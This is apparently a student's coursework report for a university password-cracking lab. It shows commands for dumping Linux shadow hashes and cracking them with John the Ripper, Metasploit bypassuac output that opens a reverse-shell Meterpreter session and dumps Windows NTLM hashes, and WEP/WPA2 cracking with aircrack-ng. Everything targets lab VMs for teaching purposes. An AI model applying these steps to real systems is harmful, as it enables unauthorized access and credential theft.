

Old Dominion University
CYSE 301: Cybersecurity Technique and Operations


Assignment 4: Password Cracking (Part A)

Alan Schneider

aschn014

At the end of this module, each student needs to submit a report that includes the solutions to the following tasks. Make sure you take a screenshot for every single step as proof. You need to use


Task A: Linux Password Cracking (25 points)




Task 1 and 2

1. **5 points.** Create two groups, one is **cyse301s23**, and the other is your ODU Midas ID (for example, pjiang). Then display the corresponding group IDs.
I used command **groupadd** to create **cyse301s23** and **aschn014**
2. **5 points.** Create and assign three users to each group. Display related UID and GID information of each user. Then I used command **useradd "name" -g "groupname"** to add each user to their group. Then **"cat etc/passwd | grep home"** to get corresponding UID and GID information.
3. **5 points.** Choose six new passwords, **from easy to hard**, and assign them to the users you created. You need to show me the password you selected in your report, and **DO NOT** use your real-world


Cyse301s23	aschn014
Thor/321321	Black_Widow/3welcome
Iron_man/123456789	Hawkeye/academic
Captain_America/2Sarjose	Vision/acapulco



- 5 points. Export all six users' password hashes into a file named "YourMIDAS-HASH" (for example, pjiang-HASH). Then launch a dictionary attack to crack the passwords. You MUST crack at least one password in order to complete this assignment.




I used `tail -n 6 /etc/shadow > aschn014-HASH.txt` command to save the password hashes to a text document before launching a dictionary attack to crack the passwords.



I used `gunzip /usr/share/wordlists/rockyou.txt.gz` to unzip the wordlist for the dictionary attack. I then copied the wordlist into the current directory using `cp /usr/share/wordlists/rockyou.txt`

I used `john aschn014-HASH.txt --wordlist-rockyou.txt` command to run john the ripper against the saved hashes. Cracked passwords show below




Task B: Windows Password Cracking (25 points)

Log on to Windows 7 VM and create a list of 3 users with different passwords. Then you need to establish a reverse shell connection with the admin privilege to the target Windows 7 VM.

Now, complete the following tasks:

1. **5 points.** Display the password hashes by using the “hashdump” command in the meterpreter shell. Then




```
root@CS2APenTest: ~
msf5 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4444
[*] UAC is Enabled, checking level...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4444 -> 192.168.10.9:1051) at 2023-04-10 21:00:53 -0400

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Captain_America:1004:aad3b435b51404eeaad3b435b51404ee:1209cb58fc3907004514fecf019e3463:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Hawkeye:1005:aad3b435b51404eeaad3b435b51404ee:4ce9eadea330a0f7a284d0c9bf0b84ff:::
HomeGroupUsers:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
Thor:1003:aad3b435b51404eeaad3b435b51404ee:1877e5aa6fe93838ec8e083f5bd0b4f7:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaae8fb117ad06bdd830b7586c:::
meterpreter >
```


Password hashes retrieved using hashdump command after setup of reverse shell and injection of bypassUAC exploit to elevate permissions.

2. **10 points.** Save the password hashes into a file named **“your_midass.WinHASH”** in Kali Linux (you need to replace the “your_midass” with your university MIDAS ID). Then run John the ripper for **10 minutes** to crack the passwords (You **MUST** crack at least one password in order to complete this assignment.).




Saved hashes as your_aschn014.WinHash.txt. Then ran john your_aschn014.WinHash.txt – format=NT to crack the passwords shown below.


3. **10 points.** Upload the password cracking tool, **Cain and Abel**, to the remote Windows 7 VM, and install it via a remote desktop window. Then, implement **BOTH** brute force and dictionary attacks to crack the passwords. (You **MUST** crack at least one password in order to complete this assignment.).



Cain and Abel uploaded via rdesktop command. Dictionary and brute force attack in following pictures.



Dictionary attack successful passwords listed above



Brute force attack successful passwords listed above.

Old Dominion University

CYSE 301: Cybersecurity Technique and Operations

Assignment: Password Cracking (Part B - Wi-Fi Password Cracking)


Alan Schneider

aschn014

Task C: 20 points


Follow the steps in the lab manual, and practice cracking practice for WEP and WPA/WPA2 protected traffic.

1. Decrypt the lab4wep. cap file (5 points) and perform a detailed traffic analysis (5 points)




Used aircrack to decrypt the .cap file. Using ftp.request.arg found an FTP data transfer of a wordlist to use in a dictionary attack against the target.


2. Decrypt the lab4wpa2. cap file (5 points) and perform a detailed traffic analysis (5 points)



Ran dictionary attack against lab4wpa2.cap using wordlist rockyou.txt



Password Cracked



Used airdecap-ng -p password labwpa2.cap -e CCNI to unencrypt .cap file.

Task D: 30 points

